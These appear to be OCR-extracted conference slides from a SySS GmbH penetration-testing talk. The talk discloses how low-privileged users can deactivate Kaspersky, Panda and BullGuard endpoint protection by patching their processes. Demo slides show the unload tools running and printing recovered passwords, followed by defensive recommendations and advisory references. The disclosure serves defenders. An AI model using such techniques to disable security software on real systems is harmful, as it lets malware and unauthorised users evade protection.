Live Demo


THE PENTEST EXPERTS.

DEEPSEC

"You don't need to see his password."


Demo: Deactivating KES 10

The command line tool `avp.exe` requires a password in order to use specific functions, for example `EXIT`.




Demo: Deactivating KES 10

If the password is not set via the command line argument, a password prompt is shown to enter it.



Demo: Deactivating KES 10


```
>UnloadKES.exe
```




```
SySS Unload KES v1.0 by Sven Freund & Matthias Deeg - SySS GmbH (c) 2015

[+] Found location of the executable file avp.exe
[+] Created new instance of the Kaspersky Endpoint Security process avp.exe
[+] The Kaspersky Endpoint Security process was patched successfully.
    Kaspersky Endpoint Security will now exit without a password.
```

Demo: Deactivating Panda Gold Protection 2015

```
>UnloadPanda.exe
```




```
SySS Unload Panda Protection v1.0 by Matthias Deeg - SySS GmbH (c) 2015

[+] The Panda process was patched successfully.
    Now you can unload the Panda protection with an arbitrary password.
    After entering an arbitrary password, the correct one will be shown.
[+] The correct password is: s3cret1!
```

Demo: Deactivating BullGuard Premium Protection 2015

```
>UnloadBullguard.exe
```



```
SySS Unload BullGuard v1.0 by Matthias Deeg - SySS GmbH (c) 2015

[+] Found location of the executable file BullGuard.exe
[+] Created new instance of the process BullGuard.exe
[+] The BullGuard process was patched successfully.
    Now you can unload the BullGuard protection with an arbitrary password.
    After entering an arbitrary password, the correct one will be shown.
[+] The correct password is: S3cret1!
```

Conclusion

- Some endpoint protection software products can be deactivated in an unauthorized manner by low-privileged users or malware.
- Security issues like authentication bypass vulnerabilities concerning local attack scenarios in non-networked software features and insufficient protection of user credentials should not be neglected.
- Security-related tasks should be performed in a (more) trustworthy environment.


Conclusion

Perform security-related tasks in a more trustworthy environment.



Recommendations

- Always consider trust in IT security:
  - Trust domains
  - Trust boundaries
  - Trust relationships
- Do not assume *too much™*
- Properly protect password information
  - Restrict access to password information to required users only
  - Use cryptographically secure standard algorithms with a suitable configuration, e. g. PBKDF2
- Follow the principle of least privilege



References

- *Case Study: Deactivating Endpoint Protection Software in an Unauthorized Manner*, Matthias Deeg, https://www.syss.de/fileadmin/dokumente/Publikationen/2012/SySS_2012_Deeg_Case_Study_-_Deactivating_Endpoint_Protection_Software_in_an_Unauthorized_Manner.pdf, 2012
- *SySS Security Advisory SYSS-2015-001*, Sven Freund and Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-001.txt*, 2015
- *SySS Security Advisory SYSS-2015-002*, Sven Freund and Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-002.txt*, 2015
- *SySS Security Advisory SYSS-2015-003*, Matthias Deeg and Sven Freund, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-003.txt*, 2015
- *SySS Security Advisory SYSS-2015-004*, Matthias Deeg and Sven Freund, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-004.txt*, 2015
- *SySS Security Advisory SYSS-2015-005*, Matthias Deeg and Sven Freund, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-005.txt*, 2015
- *SySS Security Advisory SYSS-2015-006*, Matthias Deeg and Sven Freund, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-006.txt*, 2015
- *SySS Security Advisory SYSS-2015-007*, Matthias Deeg and Sven Freund, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-007.txt*, 2015
- *SySS Security Advisory SYSS-2015-008*, Matthias Deeg and Sven Freund, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-008.txt*, 2015


References

- *SySS Security Advisory SYSS-2015-009*, Matthias Deeg and Sven Freund, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-009.txt*, 2015
- *SySS Security Advisory SYSS-2015-010*, Matthias Deeg and Sven Freund, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-010.txt*, 2015
- *SySS Security Advisory SYSS-2015-012*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-012.txt*, 2015
- *SySS Security Advisory SYSS-2015-013*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-013.txt*, 2015
- *SySS Security Advisory SYSS-2015-014*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-014.txt*, 2015
- *SySS Security Advisory SYSS-2015-015*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-015.txt*, 2015
- *SySS Security Advisory SYSS-2015-017*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-017.txt*, 2015
- *SySS Security Advisory SYSS-2015-018*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-018.txt*, 2015
- *SySS Security Advisory SYSS-2015-019*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2015-019.txt*, 2015

Thank you very much ...

… for your attention.

Do you have any questions?



E-mail: matthias.deeg@syss.de

PGP Fingerprint: D1F0 A035 F06C E675 CDB9 0514 D9A4 BF6A 34AD 4DAB

THE PENTEST EXPERTS

WWW.SYSS.DE